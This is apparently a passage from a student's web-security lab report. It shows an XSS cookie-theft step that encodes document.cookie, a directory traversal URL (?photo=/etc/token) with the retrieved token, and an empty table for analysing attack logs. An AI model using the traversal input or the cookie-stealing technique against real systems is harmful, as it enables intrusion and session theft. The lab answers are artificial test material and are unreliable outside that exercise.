- In order to allow the admin's cookie to be retrieved, the JavaScript code must make use of the encodeURIComponent() function to encode the admin's cookie retrieved using the document.cookie instruction.

Web App: Directory Traversal (Question 2 skipped because it attracts 0 marks)

Question	Answer	Evidence (commands, input, screenshots…)
1	photo	Getting image address using “Copy Link Location”:  Explanation: In order to achieve the above result, the following steps were performed: 1. Navigate to target website, 2. Right click on an image, 3. Click Copy Link Location, 4. Paste link into browser input, 5. Identify potential vulnerable parameter. In this case, the photo parameter it is used to access the image in cause.
3	http://<target-ip>/view/?photo=/etc/token	

		Explanation: In order to achieve the above result, the following steps were performed: 1. Navigate to target ip, 2. Identify vulnerable URL parameter, 3. Enter the path “/etc/token” to vulnerable parameter,
4	sHsJxkJd3uXI32yCd74X	 Explanation: In order to achieve the above result, the following steps were performed: 1. Navigate to target ip, 2. Identify vulnerable URL parameter, 3. Enter the path “/etc/token” to vulnerable parameter, 4. Open file containing the token.

Part 2.1

Attack type	Origin IP of attack	Date and Time	Full URL of attack	Justification (indicator of malicious activity)
SQL Injection				
Directory Traversal				
Login Brute Force Attack				

Part 2.2

…

References

1. Ahriz, H., 2021. *CM3105 – Lab 7 – Cross Site Scripting (XSS)* [online laboratory]. Web Security. The Robert Gordon University, School of Computing. 02 March. Available from: http://campusmoodle.rgu.ac.uk/mod/resource/view.php?id=3801125 ,
2. Medium, 2019. *SQL Injection UNION Attack* [online]. No place of publication. Available from: https://medium.com/@nyomanpradipta120/sql-injection-union-attack-9c10de1a5635 ,
3. SQLInjection, 2020. *SQL Injection using UNION* [online]. No place of publication. Available from: https://www.sqlinjection.net/union/ ,
4. Tech Master, 2019. *How To Steal Cookies using XSS | Part 1 | Tech Master* [online video]. 01 August. Available from: https://www.youtube.com/watch?v=3FG0NjkBBeY